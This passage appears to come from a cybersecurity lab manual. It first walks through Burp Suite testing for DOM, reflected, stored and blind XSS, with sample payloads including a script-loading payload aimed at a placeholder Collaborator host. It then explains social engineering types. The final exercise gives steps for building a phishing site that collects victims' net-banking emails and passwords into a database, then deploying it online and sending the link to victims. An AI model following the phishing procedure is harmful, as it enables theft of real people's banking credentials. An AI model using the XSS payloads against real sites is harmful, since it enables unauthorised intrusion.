7. Input a string into the source that takes into account the XSS context, to see if you can exploit the vulnerability.

Testing for web message DOM XSS with DOM Invader

Web message DOM XSS occurs if the destination origin for a web message trusts the sender not to transmit malicious data in the message, and handles the data in an unsafe way by passing it into a sink.


Use DOM Invader to test applications for web message DOM XSS. DOM Invader enables you to log any messages that are sent via the postMessage() method, and modify and resend web messages.

1. Use Burp's browser to visit your target website.
2. Right-click the browser window and select **Inspect**.

3. Select the **DOM Invader** tab and then select **Messages** from the right-hand panel. You can see the messages that DOM invader has flagged as exploitable.
4. Click each message to review it, and see if the origin, data, or source properties of the message are accessed by the client-side JavaScript:
    - If the origin property isn't accessed, it's likely that the origin isn't being validated.
    - If the data property isn't accessed, the message can't be exploited.
    - If the source property isn't accessed, it's likely the source (usually an iframe) isn't being validated.

You can use the message information to craft an exploit. Use DOM Invader to send a modified web message:

1. From the **Messages** view, click on any message to open the message details dialog.
2. Review the message information to identify the type of sink the data ends up in.
3. Edit the **Data** field with an exploit that matches the sink type.
4. Click **Send**.
5. If you find an exploitable vulnerability, use DOM Invader to generate a proof of concept:
    - Select the vulnerable message to open the message details dialog.
    - Modify the values as required for your exploit.
    - Click **Build PoC** to save the HTML to your clipboard.



Testing for reflected XSS manually with Burp Suite

Reflected cross-site scripting (or XSS) occurs when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

While Burp Scanner can detect reflected XSS, you can also manually test applications for reflected XSS using Burp Repeater. Burp Repeater enables you to manipulate HTTP requests directly, making it easier to test whether reflected input is adequately sanitized or filtered server-side.

To test for reflected XSS in Burp Repeater:

1. Note the location of the reflected input and the context in which the input is reflected. For example, in the lab the input is reflected inside an HTML <h1> element. This affects the potential XSS vectors you can use to construct an attack.
2. In the response panel, select **> Auto scroll when text changes**.
3. Change the canary to an XSS proof of concept attack. For example, you could use the alert() function by replacing the canary string with <script>alert(1)</script>.
4. Send the proof of concept request. Burp Repeater highlights any changes between the new and original responses.
5. If necessary, repeat steps 3 and 4 until you find a proof of concept that is returned in the response.
6. Right-click on the request in and select **Show response in browser**. Burp Suite displays a dialog containing a URL.
7. Copy and paste this URL into your browser to see if the proof of concept ran successfully.

Testing for stored XSS with Burp Suite

Stored XSS arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way. In a stored XSS attack, the attacker places their exploit into the application, but the exploit only executes when a user visits a particular location. For example, an attacker may place an exploit in a blog post comment that later executes when a victim user visits the blog post.

While Burp Scanner can detect stored XSS, you can also use Burp to manually identify linked input and output points in the application, then test these links to determine whether a stored XSS vulnerability is present.

Identifying linked input and output points


To test for stored XSS with Burp Suite, you first need to identify points where user input is stored and then later displayed by the application:

1. Go to **Proxy > Intercept** and click **Intercept is off** to toggle intercept on. Burp will now intercept each request and display the message details in the **Intercept** tab.
2. In Burp's browser, click around the website. As you browse, review each request in the **Intercept** tab:
    1. Identify data entry points that may be vulnerable to stored XSS.
    2. Submit a unique value into each of the identified data entry points.
    3. Click **Forward** to send the request.
3. In **Proxy > HTTP history**, filter the messages to identify any responses that include the unique values:
    1. Click on the filter bar.
    2. Under **Filter** by search term, enter the unique value.
    3. Click **Apply**. The **HTTP history** tab now only shows messages that include the unique value.
    4. Review the messages in the **HTTP history** tab to identify any linked input and output points.

Testing for stored XSS

Once you've found linked input and output points, you can test these for stored XSS:

1. In **Proxy > HTTP history**, right-click the request that results in the input being stored. Select **Send to Repeater**. Do the same for the later request that results in the input being displayed.
2. Go to the **Repeater** tab.
3. Create a group in Repeater that includes the two messages:
    1. Right-click a message tab in Repeater and select **Add tab to group > Create tab group**.
    2. Add both messages to the folder.
    3. Click **Create**.
    4. Drag the messages to place the input message before the output message.



4. In the input request, change the data entry point to a proof-of-concept XSS payload. For example, <script>alert(1)</script>.
5. Click the **Send** drop-down menu, then select **Send group in sequence (separate connections)**.
6. Click **Send group (separate connections)** to send the request.
7. Right-click on the output and select **Show response in browser**. Burp Suite displays a dialog containing a URL.

8. Copy and paste this URL into your browser to see if the proof of concept ran successfully. If you used the alert() function in your payload, you should see an alert pop-up.

Bypassing XSS filters by enumerating permitted tags and attributes

Reflected cross-site scripting (XSS) arises when an application receives data in an HTTP request, then includes that data in its response in an unsafe way.

Applications use a range of processing and input validation methods to protect against common XSS payloads. You can use Burp Intruder to enumerate tags and attributes that are permitted by the application. This enables you to craft an XSS payload that will be executed by the application, and is a useful next step if your attempts to test using proof-of-concept payloads were not successful.

Reflected XSS into HTML context with most tags and attributes blocked.

1. In **Proxy > HTTP history**, right-click the request with a reflected input that you want to investigate. Select **Send to Intruder**.
2. Identify whether any tags are permitted:
    1. In Intruder, replace the value of the input with: <>.
    2. Click inside the angle brackets, then click **Add §** twice to add a payload position.

3. Go to the **Payloads** tab. Under **Payload settings [simple list]** add a list of tags that you want to test. For example, use the tags in the XSS cheat sheet.
4. Click **Start attack**. The attack starts running in a new dialog. Intruder sends a request for each tag on the list.
5. When the attack is finished, look for any responses with a 200 status code. This indicates that the tag is permitted. If a tag is filtered out, it has a 400 status code instead.

3. Identify whether any attributes are permitted:
    1. In **Intruder > Positions**, update the payload position. Add a tag that you enumerated in the previous step, then add payload markers to test different attributes.

    2. Go to **Intruder > Payloads**. Click **Clear** to remove the list of tags that you tested in the previous step.
    3. Under **Payload settings [Simple list]** add a list of attributes that you want to test. For example, use the events listed in the XSS cheat sheet.
    4. Click **Start attack**. The attack starts running in a new dialog. Intruder sends a request for each attribute on the list.
    5. When the attack is finished, look for any responses with a 200 status code. This indicates that an attribute is permitted.

The permitted tags and attributes can be used to construct an attack string.

Testing for blind XSS

Blind cross-site scripting (XSS) is a type of stored XSS in which the data exit point is not accessible to the attacker, for example due to a lack of privileges.

To test for blind XSS vulnerabilities, you can use Burp Suite to inject an XSS payload that may trigger an out-of-band interaction with the Burp Collaborator server. Burp monitors the Collaborator server to identify whether an out-of-band interaction occurs. This indicates that the attack was successful.

To test for blind XSS with Burp Suite:

1. Right-click the request you want to investigate and select **Send to Repeater**.
2. In the **Repeater** tab, change a parameter's value to a proof-of-concept payload. As you don't know which characters may be filtered or encoded, use a payload that works in most contexts, such as:</script><svg/onload='+/"/+/onmouseover=1/+(s=document.createElement(/script/.source), s.stack=Error().stack, s.src=(/,/+/yourcollaboratordomain/).slice(2), document.documentElement.appendChild(s))//'>
3. Right-click the appropriate place in the proof-of-concept payload to insert a Collaborator domain and select **Insert Collaborator payload**. For example, replace yourcollaboratordomain with the Collaborator domain.
4. Click **Send**.

The command may be executed after a delay, for example when an administrator eventually views the page that contains the stored payload. The **Collaborator** tab flashes when an interaction occurs. You should return to the project file and check the **Collaborator** tab to identify any delayed interactions.

Result :

The experimentation of the Cross Site Scripting (XSS) vulnerabilities using Burp Suite has been completed successfully.

EX NO : 5	IMPLEMENTING ATTACK USING SOCIAL ENGINEERING METHOD
DATE :	

Aim :

To experiment attack using social engineering method.


About Social Engineering

What is social engineering?

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks happen in one or more steps. A perpetrator first investigates the intended victim to gather necessary background information, such as potential points of entry and weak security protocols, needed to proceed with the attack. Then, the attacker moves to gain the victim's trust and provide stimuli for subsequent actions that break security practices, such as revealing sensitive information or granting access to critical resources.

Social Engineering Attack Lifecycle



What makes social engineering especially dangerous is that it relies on human error, rather than vulnerabilities in software and operating systems. Mistakes made by legitimate users are much less predictable, making them harder to identify and thwart than a malware-based intrusion.

Social engineering attack techniques

Social engineering attacks come in many different forms and can be performed anywhere where human interaction is involved. The following are the five most common forms of digital social engineering assaults.

Baiting

As its name implies, baiting attacks use a false promise to pique a victim's greed or curiosity. They lure users into a trap that steals their personal information or inflicts their systems with malware.

The most reviled form of baiting uses physical media to disperse malware. For example, attackers leave the bait—typically malware-infected flash drives—in conspicuous areas where potential victims are certain to see them (e.g., bathrooms, elevators, the parking lot of a targeted company). The bait has an authentic look to it, such as a label presenting it as the company's payroll list.

Victims pick up the bait out of curiosity and insert it into a work or home computer, resulting in automatic malware installation on the system.

Baiting scams don't necessarily have to be carried out in the physical world. Online forms of baiting consist of enticing ads that lead to malicious sites or that encourage users to download a malware-infected application.

Scareware

Scareware involves victims being bombarded with false alarms and fictitious threats. Users are deceived to think their system is infected with malware, prompting them to install software that has no real benefit (other than for the perpetrator) or is malware itself. Scareware is also referred to as deception software, rogue scanner software and fraudware.

A common scareware example is the legitimate-looking popup banners appearing in your browser while surfing the web, displaying such text such as, “Your computer may be infected with harmful spyware programs.” It either offers to install the tool (often malware-infected) for you, or will direct you to a malicious site where your computer becomes infected.

Scareware is also distributed via spam email that doles out bogus warnings, or makes offers for users to buy worthless/harmful services.

Pretexting

Here an attacker obtains information through a series of cleverly crafted lies. The scam is often initiated by a perpetrator pretending to need sensitive information from a victim so as to perform a critical task.

The attacker usually starts by establishing trust with their victim by impersonating co-workers, police, bank and tax officials, or other persons who have right-to-know authority. The pretexter asks questions that are ostensibly required to confirm the victim’s identity, through which they gather important personal data.

All sorts of pertinent information and records is gathered using this scam, such as social security numbers, personal addresses and phone numbers, phone records, staff vacation dates, bank records and even security information related to a physical plant.

Phishing

As one of the most popular social engineering attack types, phishing scams are email and text message campaigns aimed at creating a sense of urgency, curiosity or fear in victims. It then prods them into revealing sensitive information, clicking on links to malicious websites, or opening attachments that contain malware.

An example is an email sent to users of an online service that alerts them of a policy violation requiring immediate action on their part, such as a required password change. It includes a link to an illegitimate website—nearly identical in appearance to its legitimate version—prompting the unsuspecting user to enter their current

credentials and new password. Upon form submittal the information is sent to the attacker.

Given that identical, or near-identical, messages are sent to all users in phishing campaigns, detecting and blocking them are much easier for mail servers having access to threat sharing platforms.

Spear phishing


This is a more targeted version of the phishing scam whereby an attacker chooses specific individuals or enterprises. They then tailor their messages based on characteristics, job positions, and contacts belonging to their victims to make their attack less conspicuous. Spear phishing requires much more effort on behalf of the perpetrator and may take weeks and months to pull off. They're much harder to detect and have better success rates if done skillfully.

A spear phishing scenario might involve an attacker who, in impersonating an organization's IT consultant, sends an email to one or more employees. It's worded and signed exactly as the consultant normally does, thereby deceiving recipients into thinking it's an authentic message. The message prompts recipients to change their password and provides them with a link that redirects them to a malicious page where the attacker now captures their credentials.

Procedure:

Step 1 : Create a website for phishing using Html css and Js


Step 2: Create a home page with attractive images and slogans to attract people




Step 3 : add Enter details button redirect to register form

Step 4 : create a register form to get Victim details separately.


Step 5 : add name , bank name , net banking mail id , net banking password.



Step 6: add a register button to submit the entered details.



Step 7: add backend as any databases like MySQL or Msexcel to gather victim private data separately.



Step 8: Deploy or Host a website online to Target victim for phishing through sharing the website link to attack victim to perform social engineering attack

Result :

The experimentation of the attack using social engineering method has been completed successfully.